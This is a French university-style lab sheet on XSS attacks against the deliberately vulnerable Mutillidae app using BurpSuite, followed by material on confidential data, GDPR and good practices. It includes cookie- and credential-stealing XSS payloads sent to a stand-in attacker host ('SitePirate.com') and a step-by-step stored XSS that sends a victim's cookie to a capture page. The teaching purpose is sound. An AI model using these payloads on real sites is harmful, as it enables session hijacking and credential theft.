

Séance 10

XSS et Informations confidentielles

L'objectif du jour est de découvrir les vulnérabilités de type XSS et de fournir quelques éléments concernant les informations confidentielles et leur protection.

Note 1 : Lorsque des commandes nécessitant des privilèges administrateurs seront utilisées, il sera nécessaire d'utiliser la commande *sudo* sous Debian GNU/Linux et *doas* sous OpenBSD.

Note 2 : Pour mettre ServMutillidae en FR : *sudo loadkeys fr*

Note 3 : Sur les dernières versions de VirtualBox, il peut être nécessaire de réaliser une étape de configuration pour que l'ensemble des adresses IP puissent être utilisées (et vboxnet1 créé). L'étape en question consiste à créer un fichier *"/etc/vbox/networks.conf"* contenant *"* 0.0.0.0/0 ::/0"* et à relancer VirtualBox. Pour en savoir plus : https://www.virtualbox.org/manual/ch06.html#network_hostonly

Note 4 : La version dont le bon fonctionnement a été prouvée pour Burpsuite est la version **1_7_32**. Si vous rencontrez des difficultés avec la version que vous avez installée, n'hésitez pas à en changer.

A. Vulnérabilités de type XSS

a. Informations générales

Q1. Qu'est ce qu'une faille XSS ? En quoi consiste ce type d'attaque ?

Q2. Quelles peuvent être les conséquences liées à l'exploitation d'une faille XSS ?

Q.3 Quelles sont les bonnes pratiques à mettre en place pour limiter les risques de vulnérabilités XSS ?

Q4. Il existe 3 types d'attaques XSS, quelles sont-elles ? Quelles différences ?

(Source - pour les quatre questions - : <https://www.kaspersky.fr/resource-center/definitions/what-is-a-cross-site-scripting-attack>)

b. Quelques exemples de codes liés à une attaque de type XSS

1. XSS réfléchissant

```
https://mabanque.com/submitform.do?client=%3Cscript%3E%20function+Volldentifiants()%20{%20location.href=%22www.sitePirate.com?name=document.myform.username.value&password=document.myform.pword.value%22%20}%3C/script%3E
```

Dans cet exemple, si la victime clique sur le lien alors elle est redirigée vers la page d'une personne malveillante qui va voler ses identifiants. Plus en détail, le code JavaScript fait appel à une fonction nommée Volldentifiants(). Cette fonction renvoie vers le site de l'attaquant et transmet le login et le mot de passe capturé via des variables de type GET (name et password) qui pourront être enregistrées par le serveur Web de l'attaquant lors de chaque appel. La récupération du contenu du login et du mot de passe se fait via des commandes DOM de JavaScript. En effet, la représentation de la structure d'une page Web offerte par un navigateur et exploitable via JavaScript est appelée DOM (Document Object Model).

2. CSS persistant

```
<script>
    new image().src= "http://SitePirate.com/login.cgi="+encodeURIComponent(document.cookie);
</script>
```

Dans cet exemple, c'est un lien de type image qui est infecté.

3. Samy Kamkar

Samy Kamkar a écrit un code Javascript permettant l'exploitation d'une faille de type XSS persistant ce qui lui a permis d'infecter le site MySpace et d'obtenir plus d'un million de faux amis en moins de 24 heures. A l'époque de la réalisation de cette attaque, les experts en sécurité estimaient que 80 % à 90 % des sites Web étaient vulnérables à ce type d'attaque. Depuis, des correctifs ont été mis en place notamment suite à l'initiative du groupe OWASP qui a publié une API afin que le code des sites en question ne soit plus vulnérable aux vulnérabilités XSS. Le projet a été baptisé Projet AntiSamy.

c. Une première attaque : XSS réfléchi via un contexte HTML

i. En mode non sécurisé (sécurité à 0 sur Mutillidae)

La démarche permettant de réaliser cette attaque est la suivante :


1. Dans un premier temps, l'attaquant va générer un code malveillant en JavaScript permettant d'afficher le cookie d'identification d'une personne authentifiée ;
2. Ensuite, ce code JavaScript est encodé via un format d'URL afin d'être rendu plus discret ;
3. Enfin, il ne restera plus qu'à remplacer le login saisi par le code malveillant afin de faire exécuter le code JavaScript.

Q5. Quel peut-être l'intérêt pour un attaquant de récupérer le cookie d'identification d'une personne authentifiée ?


(Source possible : <https://www.firewall.cx/security/web-application-vulnerability-scanners/protecting-user-cookies-from-xss-vulnerabilities-attacks.html>)

- Sur le client, positionnez le proxy BurpSuite à intercept off puis ouvrez la page suivante sur le site mutillidae (172.16.10.5/mutillidae) :


OWASP Top 10 -> A7 : Cross Site Scripting (XSS) -> Reflected (First Order) => DNS Lookup



- Positionnez le proxy à *intercept on* et saisissez une donnée dans le champ texte de la page. Dans notre exemple, nous saisissons *localhost*. Validez ensuite la saisie en cliquant sur le bouton *Lookup DNS* et cliquez sur le bouton *Forward* du proxy BurpSuite. La saisie effectuée est ainsi capturée et le proxy est en attente.




- À ce stade, il peut être intéressant d'observer le comportement de l'application lorsqu'on lui envoie une donnée. Pour cela, faites un clic droit au milieu de la capture précédente et cliquez sur *Send to Repeater*. Puis au niveau de l'onglet *Repeater* de BurpSuite, cliquez sur le bouton *Send* pour observer la réponse.



Ce type de capture permet de tester si des caractères suspects sont échappés.

- Par exemple, si la valeur saisie est la chaîne `<script>`, on peut voir que cette dernière est directement envoyée au serveur sans modification. L'onglet répéteur permet de multiplier les tests avec des valeurs saisies différentes sans avoir à manipuler de nouveau le formulaire de l'application Web.



Q6. Prouvez par une capture d'écran que vous pouvez reproduire le même comportement



A ce stade, l'attaque consiste à remplacer la valeur saisie (adresse IP ou nom de machine) par un code JavaScript encodé de façon à ne pas attirer l'attention de la victime. Cette modification se fera alors que la requête est interceptée par BurpSuite.

L'étape suivante consiste à générer le code malveillant. Il s'agit d'un script qui va afficher le cookie de session de la victime.


- Pour cela, reproduisez l'étape n°2 jusqu'à la capture de la requête et remplacez la valeur saisie (`localhost`) par le code suivant : `<script>alert(document.cookie);</script>` (non plus au niveau du répéteur mais du proxy !).

```
target_host=<script>alert(document.cookie);</script>&dns-lookup-php-submit-button=Lookup+DNS
```

- Sélectionnez ensuite le payload avec la souris et faites un clic droit et cliquez sur Send to Decoder. Le but est d'encoder notre payload dans un format plus discret. En effet, les attaques XSS de type reflected passent généralement par le vecteur d'un lien malveillant.
- Allez sur l'onglet Decoder de BurpSuite et sélectionner l'option Encode as URL.



- Il ne reste plus qu'à copier/coller le payload généré et à l'injecter à la place de notre valeur saisie.



- La validation se fait en cliquant sur le bouton Forward du proxy. Le cookie d'identification est alors visible sur la page Web cible.

Q7. Prouvez par une capture d'écran que vous avez pu mettre en place cette attaque

ii. En mode sécurisé

Le but de cette deuxième partie est de tester à nouveau l'attaque après activation du codage sécurisé et de comprendre l'encodage mis en place.

Test du niveau 1 de sécurité :

Q8. Répondez aux différentes questions suivantes :

- Est-ce que le niveau de sécurité 1 permet d'éviter l'attaque avec Burpsuite ?
- Est-il possible d'écrire le code malicieux directement dans le formulaire ?
- En observant le code de la page dns-lookup.php (/var/www/mutillidae), repérer les sécurités activées à ce niveau.
- Quels sont les caractères typiques utilisés lors d'une attaque XSS ?

Test du niveau 5 de sécurité :

Q9. Répondez aux questions suivantes :

- Est-ce que le niveau de sécurité 5 permet d'éviter l'attaque avec BurpSuite ?
- En observant le fichier dns-lookup.php, repérer les variables spécifiques associées à ce niveau de protection.
- Résumez les protections mises en œuvre par le niveau de protection n°5.

d. Une seconde attaque : XSS permanent via une page affichant des logs

L'idée est ici d'empoisonner une page affichant des logs de manière permanente par stockage de code malveillant dans la base de données. La victime est ensuite redirigée vers une page malveillante qui capture ses identifiants de session.

i. En mode non sécurisé

La démarche permettant de réaliser cette attaque est la suivante :

1. Dans un premier temps, l'idée est d'observer le comportement d'une page affichant des logs lorsqu'un échec d'authentification se produit.
2. Fort du constat que la donnée saisie est directement enregistrée dans la base de données sans validation, il est alors possible de remplacer cette donnée afin de stocker un code malveillant.
3. Toute personne qui visitera la page d'affichage des logs exécutera le code malveillant. Ce code renvoie vers une page malveillante qui va stocker le cookie d'identification de session de toutes les victimes.

Contrairement au premier défi, cette attaque XSS est donc permanente car stockée dans la base de données qui se trouve ainsi corrompue.

- Fermez tous les logiciels puis ouvrez de nouveau le proxy BurpSuite et l'application Web Mutillidae. Positionnez le proxy BurpSuite à intercept off.
- S'authentifier avec un compte inexistant login/register (utilisateur test par exemple).
- Ouvrir la page suivante : OWASP Top 10 -> A2 -> Persistent -> Show Log
- La page qui s'ouvre permet d'afficher les traces (logs) des tentatives d'authentification


 412 log records found  Refresh Logs  Delete Logs				
Hostname	IP	Browser Agent	Page Viewed	Date/Time
192.168.56.11	192.168.56.11	Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0	Attempt to log in by user: test2	2023-04-12 05:13:02
192.168.56.11	192.168.56.11	Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0	Failed login for user:	2023-04-12 05:13:02

À ce niveau, on peut faire deux remarques :

1. Les traces des tentatives d'authentification sont visiblement persistantes, car elles sont enregistrées dans la base de données ;
2. Le login saisi précédemment (test2) fait partie de ce qui est enregistré dans la base de données.

Si la valeur saisie dans le champ login n'est pas protégée alors elle sera directement enregistrée, en l'état, dans la base de données. Il peut alors être intéressant de tenter d'injecter du code JavaScript afin de réaliser un XSS permanent. Autrement dit, tout utilisateur qui ouvrira cette page de logs sera infecté par notre code malveillant. Le but de l'attaquant étant d'enregistrer, via une page malveillante, les identifiants de session des victimes.

- Allez sur la page Login/Register et positionnez le proxy BurpSuite à intercept on et tentez à nouveau de s'authentifier avec un compte inexistant (test4 par exemple).
- Validez en cliquant sur le bouton Login. Au niveau du proxy BurpSuite, cliquez sur Forward jusqu'à l'obtention de la capture suivante :



- Toujours avec BurpSuite, cliquez sur l'onglet Decoder et saisissez le code malveillant suivant (en remplaçant XXX.XXX.XXX.XXX par l'adresse du serveur Mutillidae!) :

```
<script>document.location="http://XXX.XXX.XXX.XXX/mutillidae/index.php?page=capture-data.php&c="+document.cookie</script>
```

Dans ce code, l'attaquant redirige la victime vers la page capture-data.php qui va enregistrer le cookie d'identification. La page capture-data.php est déjà fournie par Mutillidae pour les besoins de la démonstration.

- Lorsque le script est saisi, il est alors possible de l'encoder en cliquant sur Encode as URL.
- Ensuite, copier le code généré et remplacer la valeur saisie précédemment (test4) par ce code.
- Il ne reste plus qu'à cliquer sur le bouton Forward du proxy Burpsuite.

Côté Mutillidae, rien d'extraordinaire, un message indique que le compte testé n'existe pas.

Cependant, notre code JavaScript est maintenant inséré dans la base de données ce qui entraîne son empoisonnement. Pour le vérifier, il faut consulter la page affichant les logs. Positionner le proxy BurpSuite à intercept off puis ouvrir la page des logs. La consultation de cette page entraîne un accès à la base de données et donc l'exécution de notre code malveillant ce qui nous redirige vers la page capture-data.php de l'attaquant.

Cette page comporte un lien (captured-data.php) permettant de voir les identifiants des sessions capturés. L'attaquant dispose du cookie d'identification de la victime.

Q10. Prouvez par une capture d'écran que vous pouvez bien accéder à cette page capture-data.php

ii. En mode sécurisé

- Fermez puis relancer BurpSuite. Positionnez le niveau de sécurité à 5 et relancez l'attaque en suivant à nouveau les étapes décrites dans le deuxième dossier documentaire.

Q11. Répondez aux questions suivantes :

- **L'attaque réussit-elle avec le niveau de sécurité 5 ?**
- **Ouvrir la page show-log.php et relever les options activées au niveau de sécurité 5.**
- **Expliquer le rôle des options de sécurité activées au niveau 5.**
- **Conclure sur les bonnes pratiques en matière de protection contre le XSS.**

B. Brèche sur les informations confidentielles

a. Informations générales

Les informations confidentielles sont des données ne devant en aucun cas être dévoilées à des tiers autres que ceux qui disposent des autorisations pour les consulter ou les traiter. Parmi les données confidentielles, on trouve :

1. Les données à caractère personnel

D'après la CNIL, une donnée à caractère personnel (DCP) est toute information se rapportant à une personne physique identifiée ou identifiable. Une personne physique peut être identifiée directement ou indirectement à partir du croisement d'un ensemble de données. Parmi les informations personnelles, certaines données sont qualifiées de sensibles car révélant une appartenance politique ou syndicale, des problèmes de santé ou toute autre information qui pourrait entraîner une discrimination.

Quelques exemples : numéro de sécurité social ; traitement pris par un patient ; identifiants de connexion ; informations sur des moyens de paiement...

2. Les autres données confidentielles

Il s'agit notamment des données techniques relatives à des configurations systèmes et réseaux qui ne doivent pas être divulguées au risque d'être exploitées de manière malveillante.

Quelques exemples : fichier de configuration décrivant l'architecture d'un serveur Web ; plan du réseau d'une entreprise avec l'adressage IP ; détails des configurations ; code source de certains programmes ; tout type d'information sensible pouvant affecter la sécurité du système informatique...

Q.12 Les données peuvent être dans trois états : au repos, en cours de traitement/d'utilisation et en transit. Quelles différences entre ces trois états ? Quelles implications en terme de sécurité ?

b. Les risques et conséquences liés à la sécurité des données confidentielles

Les principaux événements redoutés liés à une carence de sécurité sur les données confidentielles sont les suivants :

- accès illégitime aux DCP et aux autres informations confidentielles ;
- modification non désirée des DCP et des autres informations confidentielles ;
- disparition des DCP et des autres informations confidentielles ;
- exploitation malveillante des informations confidentielles obtenues. Ces événements redoutés peuvent se manifester via les menaces suivantes :
 - espionnage d'un matériel permettant d'observer des données interprétables tels que des identifiants de connexion ;
 - détournement d'usage d'une application permettant d'obtenir de manière illégale des données, d'élever ses privilèges et de croiser des données ;
 - analyse d'un logiciel via l'étude d'un code source permettant de déterminer les défauts exploitables, de tester des réponses d'une base de données à des requêtes malveillantes ;
 - attaque de type MITM (Man In The Middle) via un canal informatique permettant de modifier ou d'ajouter des données à un flux réseau et d'effectuer des rejeux (réémission d'un flux intercepté) ;
 - dépassement des limites d'un logiciel permettant de substituer un dispositif légitime par un dispositif illégitime de captation des données ;
 - limites d'une personne : manipulation et ingénierie sociale permettant de révéler des informations et de les croiser afin d'obtenir des informations confidentielles.

Les conséquences d'une brèche sur la confidentialité des informations sont les suivantes :

- usurpation d'identité permettant d'effectuer des opérations frauduleuses : envoi de mail mensongers, fraudes financières... ;
- impact sur l'image et la vie privée des salariés ;
- préparation et mise en place d'une attaque sur le réseau informatique suite aux informations recueillies, mise en place d'une porte dérobée (backdoor) permettant à l'attaquant de revenir sur le système cible ;
- perte d'argent pour l'entreprise suite aux opérations frauduleuses commises ou suite aux condamnations judiciaires dues à des négligences sur le stockage et le traitement des données confidentielles ;
- atteinte à la réputation de l'entreprise, les clients préférant s'adresser à un concurrent qui sécurise mieux les données confidentielles ;
- destruction des données pouvant compromettre la survie de l'entreprise ;
- impacts organisationnels liés aux conséquences sur les services des fuites constatées ;
- impact catastrophique si l'organisation victime est classée comme Opérateur d'Importance Vitale (OVI). Un opérateur d'importance vitale (OIV) est, en France, une organisation identifiée par l'État comme ayant des activités indispensables à la survie

de la nation ou dangereuses pour la population (https://fr.wikipedia.org/wiki/Op%C3%A9rateur_d%27importance_vitale) .

c. La réglementation

La réglementation sur l'archivage et la protection des données prévoit des limitations de durée pour la conservation de ces données et prévoit aussi que des mécanismes de protections adaptés soient mis en place.

Concernant la durée de conservation des données, les principaux chiffres associés au RGPD (Règlement Général sur la Protection des Données) sont :

- 3 ans : les données personnelles des personnes inactives depuis 3 ans doivent être supprimées ;
- 13 mois : il faut redemander tous les 13 mois le consentement des visiteurs pour le traitement des cookies ;
- 1 mois : délai pour traiter une demande d'accès de rectification ou de suppression de données personnelles.

Concernant la protection de ces données, on peut citer les articles suivants :

- article 32 du RGPD sur l'obligation d'appliquer un traitement sécurisé aux données à caractère personnel ;
- article 33 du RGPD sur la notification à l'autorité de contrôle d'une violation des données à caractère personnel ;
- article 35 du RGPD sur la mise en place d'une analyse d'impact relatif à la protection des données (AIPD) ;

d. Bonnes pratiques

Pour éviter une brèche sur les données confidentielles, les bonnes pratiques de réflexion suivantes peuvent être mises en place :


- Recenser les données confidentielles : fichiers, DCP... • Classer le trafic des données selon les protocoles utilisés : HTTP, HTTPS, SMTP...
- S'assurer que le trafic interne et externe au réseau est sécurisé eu égard aux critères DIC (confidentialité, intégrité et disponibilité) notamment en ce qui concerne les données en transit qui font l'objet d'une sauvegarde.
- Le réseau de l'entreprise fait-il appel à des algorithmes de chiffrement ou des protocoles non faiblement sécurisé et obsolètes ?
- S'assurer d'une gestion sécurisée des clés et les certificats utilisés par l'entreprise, par exemple via des mécanismes de révocation quand cela est nécessaire.
- Appliquer des contrôles de sécurité sur les données confidentielles en fonction de leur état (repos, transit, traitement).
- Ne pas stocker de données ou des fichiers confidentiels inutiles aux traitements visés. Seul ce qui est vraiment utile doit être stocké.
- Désactiver les caches pour les réponses des serveurs qui contiennent des informations confidentielles.
- Stocker les mots de passe de manière hachée avec une fonction de salage.
- Utiliser les technologies de confidentialité persistante PFS (Perfect Forward Secrecy) et HSTS (HTTP Strict Transport Security) sur les sites Web.

e. Une mise en pratique : Affichage d'une page de configuration confidentielle

i. En mode non sécurisé


L'idée va ici être d'afficher le contenu d'une page qui contient des informations de configuration confidentielles sur le serveur Web. Ces informations pourraient être exploitées de manière malveillante.

- S'assurer que le proxy BurpSuite est à intercept is on. Ensuite, se rendre sur la page d'accueil de Mutillidae. La connexion est interceptée par le proxy.



Il s'agit ici d'une page légitime qui existe vraiment sur le serveur. L'idée est de comparer la réponse retournée par le serveur entre une page légitime et une page inexistante.

- Faire un clic droit au milieu de l'intercepteur et cliquer sur Send to Repeater. Se rendre sur l'onglet Repeater et cliquer sur le bouton Send pour voir la réponse obtenue sur la page existante home.php.



- Faire ensuite un clic droit au milieu de la réponse obtenue (partie droite) et cliquer sur Send to Comparer.

